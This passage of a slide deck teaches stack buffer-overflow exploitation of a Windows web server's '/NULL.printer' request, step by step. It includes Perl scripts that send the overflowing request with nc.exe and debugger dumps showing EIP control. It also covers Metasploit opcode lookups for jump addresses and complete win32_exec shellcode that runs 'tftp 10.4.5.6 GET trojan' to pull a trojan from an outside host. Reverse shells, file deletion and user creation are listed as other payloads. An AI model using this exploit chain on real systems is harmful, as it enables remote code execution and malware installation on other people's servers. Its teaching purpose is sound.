6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A  
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9  
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak  
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A  
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9  
Aq0Aq1Aq2Aq3Aq4Aq5Aq  
C:\Program Files\Metasploit Framework\home\framework\lib>
```

# Generated string.txt



```
string.txt - Notepad
File Edit Format Help
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac
5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0A
f1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6
Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak
2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7A
m8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3
Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq
```

# Send the newly generated string in the GET request



```
bo.pl - Notepad
File Edit Format Help
$string = "GET /NULL.printer HTTP/1.0\nHost: ";
$string .=
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6A
b7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4
Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af
2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9A
h0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7
Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak
5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2A
m3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0
Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap
8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq";
$string .= "\n\n";
open(NC, "|nc.exe 127.0.0.1 80");
print NC $string;
close(NC);
```

# Debugger output

EIP =  
6a413969


The screenshot shows the WinDbg interface with the Disassembly window on the left and the Registers window on the right. The Disassembly window shows a list of instructions starting with "No prior disassembly possible" and then a series of instructions at addresses 6a413969 through 6a413995. The instruction at 6a413969 is highlighted. The Registers window shows the current state of the CPU registers, with the EIP register highlighted and its value set to 6a413969. An arrow points from the text "EIP = 6a413969" to the EIP register in the Registers window.

Reg	Value
edi	4
esi	1bd1e90
ebx	1bd1e90
edx	0
ecx	2
eax	1
ebp	4139691
<b>eip</b>	<b>6a413969</b>
efi	18282
esp	eff3e0
dr0	0
dr3	0
fop...	55a
fpip	6e5a4639
fpi...	1b
fpdp	bbbbe0
fpd...	23
st6	5.120000000000000e+002
st7	1.000000000000000e+000
mm0	77fc:a1e6:db:f8c4
mm2	db:f940:0:0
mm3	77fc:a47f:db:fa68
mm4	0:1800:0:0
mm5	0:0:9:1ca4
xmm3	8.030561e-040: 8.018790e-040: 8.030561e-040: 4.344025e-044
xmm4	1.024536e+034: 8.030561e-040: 8.160714e-040: 1.663063e+032
xmm5	2.057168e-038: 2.057168e-038: 2.020152e-038: -1.#QNAN0e+000
xmm7	2.020157e-038: 1.680590e-038: 1.401298e-045: 1.717890e-038
gs	0
fs	38
es	23
ds	23
cs	1b
ss	23
dr1	0
dr2	0
dr6	0
dr7	0
fpcw	27f

# patternOffset.pl

- ⊙ EIP register contains the hexadecimal value **6a413969**
- ⊙ Use patternOffset.pl script found in *~/framework/sdk to convert the hex into number*
- ⊙ `perl patternOffset.pl 6a413969 500`

# patternOffset.pl



# EIP location

- ⊙ The patternOffset.pl script located the string “6a413969” at the offset 268
- ⊙ This means that 268 bytes of padding must be inserted into the attack string before the four bytes that overwrite the return address
- ⊙ The bytes in 1 to 268 contain the pattern string
- ⊙ The next four bytes in 269 to 272 overwrite the return address on the stack



# 268 bytes will not overwrite the buffer

⊙ Sending 268 bytes will not over the buffer

⊙ EIP will not be overwritten

- `$string = "GET /NULL.printer  
HTTP/1.0\nHost: ";`
- `$string .= "A" x 268;`
- `$string .= "\n\n";`
- `open(NC, "|nc.exe 127.0.0.1 80");`
- `print NC $string;`
- `close(NC);`





EIP = NOT  
overwritten

The screenshot shows the WinDbg interface with the following details:

- Disassembly Window:** Shows assembly instructions from offset 6a8c8ce2 to 6a8c8d48. The instruction at offset 6a8c8d19 is `push dword ptr`, which is highlighted in blue. The instruction at offset 6a8c8d10 is `lea ecx, [ebp+0x5]`.
- Registers Window:** Shows the current state of CPU registers. The `eip` register is highlighted in yellow and contains the value `6a8c8d19`, which is also boxed with a black rectangle. Other registers like `edi`, `esi`, `ebx`, `edx`, `ecx`, and `eax` are also visible with their respective values.
- Bottom Status Bar:** Shows system information: `Ln 0, Col 0 Sys 0: <Local> Proc 000:5a8 Thrd 008:590 ASM OVR CAPS NUM`.

# 272 bytes will overwrite the buffer

⊙ Sending 272 bytes will over the buffer

⊙ EIP will not be overwritten

- `$string = "GET /NULL.printer HTTP/1.0\nHost: ";`
- `$string .= "A" x 272;`
- `$string .= "\n\n";`
- `open(NC, "|nc.exe 127.0.0.1 80");`
- `print NC $string;`
- `close(NC);`

# EIP Overwritten

EIP =  
41414141  
overwritten

The screenshot shows the WinDbg interface for process Pid 860. The Disassembly window displays a list of memory addresses from 41414141 to 4141416d. The address 41414141 is highlighted, and an arrow points from the text 'EIP = 41414141 overwritten' to the 'eip' register in the Registers window, which also shows the value 41414141. The Registers window lists various CPU registers and their current values.

Reg	Value
edi	4
esi	1c41e90
ebx	1c41e90
edx	0
ecx	2
eax	1
ebp	41414141
eip	41414141
efi	10000
esp	f3f3e0
dr0	15eed7c
dr1	15eed7c
dr2	15eed84
dr3	15eed84
dr6	e00c
fop...	55a
fpip	6e5a4639
fpi...	1b
fpdp	bbbb78
fpd...	23
st6	5.120000000000000e+002
st7	1.000000000000000e+000
mm0	77fc:a1e6:db:f8c4
mm2	db:f940:7:640
mm3	77fc:a47f:db:fa68
mm4	0:1800:0:0
mm5	0:0:9:1c14
xmm2	1.663388e+032: 6.439247e-040: 2.802597e-045: 8.407791e-045
xmm3	7.993679e-040: 8.047265e-040: 7.993679e-040: 4.344025e-044
xmm4	1.663337e+032: 7.993679e-040: 8.160714e-040: 1.663063e+032
gs	0
fs	38
es	23
ds	23
cs	1b
ss	23
dr7	0
fpcw	27f
fpsw	0

# Controlling the Flow

- ⊙ Now we can overwrite the EIP with any return address we want 😊
- ⊙ This code will overwrite the EIP with 22222222
  - `$string = "GET /NULL.printer HTTP/1.0\nHost: ";`
  - `$string .= "A" x 268;`
  - `$string .= "\x22\x22\x22\x22";`
  - `$string .= "\n\n";`
  - `open(NC, "|nc.exe 127.0.0.1 80");`
  - `print NC $string;`
  - `close(NC);`

# EIP overwritten with 22222222

The screenshot shows the WinDbg interface for a process with PID 900. The Disassembly window displays a list of memory addresses from 22222222 to 2222224e, all of which are marked as 'No prior disassembly possible'. The Registers window on the right shows the state of various CPU registers. The EIP register is highlighted with a black box and contains the value 22222222, indicating that the instruction pointer has been overwritten. Other registers like EBP, ESP, and various floating-point registers are also visible.

Reg	Value
fs	3b
edi	4
esi	1b81e90
ebx	1b81e90
edx	0
ecx	2
eax	1
ebp	41414141
<b>eip</b>	<b>22222222</b>
efl	10000
esp	f3f3e0
fop...	55a
fpip	6e5a4639
fpi...	1b
fmdp	bbbb78
fpd...	23
st6	5.120000000000000e+002
st7	1.000000000000000e+000
mm0	77fc:a1e6:db:f8c4
mm2	db:f940:0:0
mm3	77fc:a47f:db:fa68
mm4	0:1800:0:0
mm5	0:0:9:1c74
xmm3	7.993679e-040: 8.047265e-040: 7.993679e-040: 4.344025e-044
xmm4	1.663337e+032: 7.993679e-040: 8.160714e-040: 1.663063e+032
gs	0
es	23
ds	23
cs	1b
ss	23
dr0	0
dr1	0
dr2	0
dr3	0
dr6	0
dr7	0
fpcw	27f
fpsw	0
fptw	ffff

# Control Vector

- ⊙ In a buffer overflow attack there are two ways to pass the control to the payload
- ⊙ First method:
  - overwrites the saved return address with the address of the payload on the stack
- ⊙ Second method
  - overwrites the saved return address with an address inside a shared library
  - The instruction pointed to by the address in the shared library causes the process to bounce into the payload on the stack

## First method:

- ⦿ The first technique overwrites the saved return address with an address of the payload located on the stack
- ⦿ When the processor leaves the vulnerable function, the return address is popped into the EIP register, which now contains the address of the payload
- ⦿ EIP points to where the flow of execution is going next
- ⦿ By changing the address of the payload into EIP, we can redirect the flow of execution to any payload

# Where to place the payload?

- ⊙ The payload can be placed anywhere in the unused space currently occupied by the buffer overflow code.
- ⊙ Note that the payload can be placed before or after the return address (EIP)
- ⊙ The base address of the Windows stack is not as predictable as the base address of the stack found on UNIX systems
- ⊙ Windows systems is not possible to predict the location of the payload



## Second method:

- ⊙ We can use Windows shared library to guide EIP to the payload regardless of its address in memory
- ⊙ We will need to examine the values of the registers to see if they point to locations within the attack string located on the stack
- ⊙ If we find a register that contains an address in our attack string, we can copy the value of this register into EIP, which now points to our attack string

# EIP with the shared library technique

1. Assume register EAX points to our payload and overwrite the saved return address with the address of an instruction that copies the value in EAX into EIP
2. When the vulnerable function exits, the saved return address is popped into EIP
3. The processor executes the copying instruction, which moves the value of EAX into EIP
4. When the processor executes the next instruction, it will be code from the payload

# Instructions that modify EIP

## ⊙ CALL, JMP

- The CALL instruction is used to alter the path of execution by changing the value of EIP with the argument passed to it
- The opcode that represents a CALL EAX is 0xFFD0

# Finding the opcode in shared library

- ◉ We can look up a valid return address from the Metasploit's Opcode Database located at [www.metasploit.com](http://www.metasploit.com)
- ◉ The Metasploit Opcode Database contains over 8 million precalculated memory addresses for nearly 300 opcode types



## The Metasploit Opcode Database

Welcome to the Metasploit Opcode Database. Please click on the option you would like to perform:

### Search the database

- [Search for opcodes in a set of modules](#)
- [Search for opcodes using windbg's list of modules](#)

### Show database contents

- [Display supported opcode types](#)
- [Display supported operating systems](#)
- [Display supported modules](#)
- [Display module information](#)

### Database statistics

Last database update: **2005-12-21 13:55**  
Number of opcodes: **13860175**  
Number of opcode types: **320**  
Number of operating systems: **14**  
Number of architectures: **1**  
Number of modules: **19922**  
Number of module segments: **80131**  
Number of module imports: **2356528**  
Number of module exports: **1171855**

## Searching opcodes

1 of 4

### Select opcode types

Please select the class, meta, or specific opcode that you wish

**Opcode Class**

eax => eip

**Opcode Meta Type**

pop/pop/ret

**Specific Opcode**

jmp esp

## Searching opcodes

2 of 4

### Select modules

Select one or more image file modules to search from:

**Any image file module**

**Select one or more common modules**

ntdll.dll  
kernel32.dll  
user32.dll  
shell32.dll

**Supply a custom list of modules**

(e.g. 'kernel32.dll ntdll.dll')

Cancel Back Next

## Searching opcodes

3 of 4

### Select operating systems

Specify the operating system versions that should be searched on:

- Any operating system versions
- Specific operating system version(s)

Windows NT 4.0.3.0 SP3 (IA32)	▲
Windows NT 4.0.4.0 SP4 (IA32)	
Windows NT 4.0.5.0 SP5 (IA32)	
Windows NT 4.0.6.0 SP6 (IA32)	
Windows 2000 5.0.0.0 SP0 (IA32)	
Windows 2000 5.0.1.0 SP1 (IA32)	
Windows 2000 5.0.2.0 SP2 (IA32)	
Windows 2000 5.0.3.0 SP3 (IA32)	▼

#### Specific locales

English	▲
French	▼

- Matches should span more than one OS

Cancel Back Next

## Searching opcodes

4 of 4

Executing search operation...

A total of **2083** matches were found:

Address	Opcode	Module	OS
0x00000000	push eax, ret	<a href="#">admparse.dll</a> (English / 5.0.2920.0)	Windows 2000 5.0.4.0 SP4 (IA32) Windows 2000 5.0.3.0 SP3 (IA32) Windows 2000 5.0.2.0 SP2 (IA32)
		<a href="#">mcdrv32.dll</a> (English / 5.0.2160.1)	Windows 2000 5.0.1.0 SP1 (IA32) Windows 2000 5.0.0.0 SP0 (IA32)
		<a href="#">atmfd.dll</a> (English / 5.163.0.0)	
		<a href="#">hal.dll</a> (English / 5.0.2168.1)	Windows 2000 5.0.4.0 SP4 (IA32) Windows 2000 5.0.3.0 SP3 (IA32) Windows 2000 5.0.2.0 SP2 (IA32) Windows 2000 5.0.1.0 SP1 (IA32) Windows 2000 5.0.0.0 SP0 (IA32)
			Windows 2000 5.0.1.0 SP1 (IA32) Windows 2000 5.0.0.0 SP0 (IA32)
			Windows 2000 5.0.2.0 SP2 (IA32) Windows 2000 5.0.1.0 SP1 (IA32) Windows 2000 5.0.0.0 SP0 (IA32)
0x00013809	jmp eax	<a href="#">spcmdcon.sys</a> (French / 5.0.2179.1)	Windows 2000 5.0.0.0 SP0 (IA32)
0x0001446a	jmp eax	<a href="#">spcmdcon.sys</a> (French / 5.0.2179.1)	Windows 2000 5.0.0.0 SP0 (IA32)
0x00401043	call eax	<a href="#">imejpuex.exe</a> (English / 7.0.1.4326)	Windows 2000 5.0.4.0 SP4 (IA32)
			Windows 2000 5.0.3.0 SP3 (IA32)
			Windows 2000 5.0.2.0 SP2 (IA32)
			Windows 2000 5.0.1.0 SP1 (IA32)
			Windows 2000 5.0.0.0 SP0 (IA32)



# OS Dependent Exploit

- ⦿ By using opcode from a list of shared libraries makes our exploit operating system version and service pack dependent
- ⦿ For example: You might say - the exploit **hackme.exe** only works on Windows Server 2000 SP3

# Using the opcode

- `$string = "GET /NULL.printer HTTP/1.0\nHost: ";`
- `$string .= "A" x 268;`
- `$string .= "\xf6\x15\xe8\x77";`
- `$string .= "\n\n";`
- `open(NC, "|nc.exe 127.0.0.1 80");`
- `print NC $string;`
- `close(NC);`

opcode



# Payload strings (shellcode)

- ⊙ What payload can I use for attack?
- ⊙ Well, anything how about reverse netcat, launch VNC, delete files, execute commands, create local user on the system etc.
- ⊙ You can use metasploit's payload creator to generate the payload and attach them to exploit code instead of just sending "AAAAAAAAAAAA"

# Metasploit payload generator

[EXPLOITS](#)

[PAYLOADS](#)

[SESSIONS](#)



## BSD IA32 Execute Command

**Name:** bsd\_ia32\_exec v1.1

**Authors:** vlad902 <vlad902 [at] gmail.com>

**Size:** 41 bytes

**Arch:** x86

**OS:** bsd

Execute an arbitrary command

**CMD** Required DATA

The command string to execute

Max Size:

Restricted Characters (format: 0x00 0x01)

Selected Encoder:



## Windows Execute Command

**Name:** win32\_exec v1.18

**Authors:** vlad902 <vlad902 [at] gmail.com>

**Size:** 130 bytes

**Arch:** x86

**OS:** win32

Execute an arbitrary command

<b>CMD</b>	<b>Required</b>	<b>DATA</b>	<input type="text" value="tftp - 10.4.5.6 GET trojan"/>
<b>EXITFUNC</b>	<b>Required</b>	<b>DATA</b>	<input type="text" value="seh"/>

The command string to execute

Exit technique: "process", "thread", "seh"

Max Size:

Restricted Characters (format: 0x00 0x01)

Selected Encoder:

# The payload



## Windows Execute Command

```
/* win32_exec - EXITFUNC=seh CMD=tftp -- 10.4.5.6 GET trojan Size=184
unsigned char scode[] =
"\x31\xc9\x83\xe9\xd8\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x84"
"\x86\xb3\xc4\x83\xeb\xfc\xe2\xf4\x78\x6e\xf7\xc4\x84\x86\x38\x81"
"\xb8\x0d\xcf\xc1\xfc\x87\x5c\x4f\xcb\x9e\x38\x9b\xa4\x87\x58\x8d"
"\x0f\xb2\x38\xc5\x6a\xb7\x73\x5d\x28\x02\x73\xb0\x83\x47\x79\xc9"
"\x85\x44\x58\x30\xbf\xd2\x97\xc0\xf1\x63\x38\x9b\xa0\x87\x58\xa2"
"\x0f\x8a\xf8\x4f\xdb\x9a\xb2\x2f\x0f\x9a\x38\xc5\x6f\x0f\xef\xe0"
"\x80\x45\x82\x04\xe0\x0d\xf3\xf4\x01\x46\xcb\xc8\x0f\xc6\xbf\x4f"
"\xf4\x9a\x1e\x4f\xec\x8e\x58\xcd\x0f\x06\x03\xc4\x84\x86\x38\xac"
"\xb8\xd9\x82\x32\xe4\xd0\x3a\x3c\x07\x46\xc8\x94\xec\x76\x39\xc0"
"\xdb\xee\x2b\x3a\x0e\x88\xe4\x3b\x63\xf2\xd5\xb0\xf4\xa6\x9e\xe9"
"\xa4\xb7\x83\xea\xb0\xa8\x86\xea\xb2\xa6\xf4\x81\xd0\xa6\xc7\xb6"
"\xeb\xec\xd2\xaa\x84\x86\xb3\xc4";

# win32_exec - EXITFUNC=seh CMD=tftp -- 10.4.5.6 GET trojan Size=184 |
my $shellcode =
"\x31\xc9\x83\xe9\xd8\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x84".
"\x86\xb3\xc4\x83\xeb\xfc\xe2\xf4\x78\x6e\xf7\xc4\x84\x86\x38\x81".
"\xb8\x0d\xcf\xc1\xfc\x87\x5c\x4f\xcb\x9e\x38\x9b\xa4\x87\x58\x8d".
"\x0f\xb2\x38\xc5\x6a\xb7\x73\x5d\x28\x02\x73\xb0\x83\x47\x79\xc9".
"\x85\x44\x58\x30\xbf\xd2\x97\xc0\xf1\x63\x38\x9b\xa0\x87\x58\xa2".
"\x0f\x8a\xf8\x4f\xdb\x9a\xb2\x2f\x0f\x9a\x38\xc5\x6f\x0f\xef\xe0".
"\x80\x45\x82\x04\xe0\x0d\xf3\xf4\x01\x46\xcb\xc8\x0f\xc6\xbf\x4f".
"\xf4\x9a\x1e\x4f\xec\x8e\x58\xcd\x0f\x06\x03\xc4\x84\x86\x38\xac".
"\xb8\xd9\x82\x32\xe4\xd0\x3a\x3c\x07\x46\xc8\x94\xec\x76\x39\xc0".
"\xdb\xee\x2b\x3a\x0e\x88\xe4\x3b\x63\xf2\xd5\xb0\xf4\xa6\x9e\xe9".
"\xa4\xb7\x83\xea\xb0\xa8\x86\xea\xb2\xa6\xf4\x81\xd0\xa6\xc7\xb6".
"\xeb\xec\xd2\xaa\x84\x86\xb3\xc4";
```

# Metasploit Website

- ⦿ Metasploit provides tons of resources to develop Buffer Overflow exploits
- ⦿ Please visit [www.metasploit.com](http://www.metasploit.com) for more information regarding exploit development

⦿ **End of Slides**